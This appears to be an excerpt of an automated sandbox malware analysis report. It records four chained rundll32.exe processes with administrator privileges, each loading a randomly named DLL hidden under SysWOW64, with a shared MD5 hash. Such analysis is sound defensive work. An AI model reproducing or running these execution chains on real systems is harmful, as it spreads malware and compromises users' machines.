Analysis Process: rundll32.exe PID: 6020 Parent PID: 980

General

Start time:	12:22:24
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wzvizgyhx\mlhiyaxu.lik',Control_RunDLL
Imagebase:	0xf50000
File size:	61952 bytes

MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 5840 Parent PID: 6020

General

Start time:	12:22:26
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Tthpthgifqmjjt\idvrfaaidqwxo.flr',Control_RunDLL
Imagebase:	0xf50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 6556 Parent PID: 5840

General

Start time:	12:22:28
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jdedkdp\loyrno.rpx',Control_RunDLL
Imagebase:	0x7ff732050000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 6288 Parent PID: 6556

General

Start time:	12:22:37
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Mwmln\clyk.jxd',Control_RunDLL
Imagebase:	0xf50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis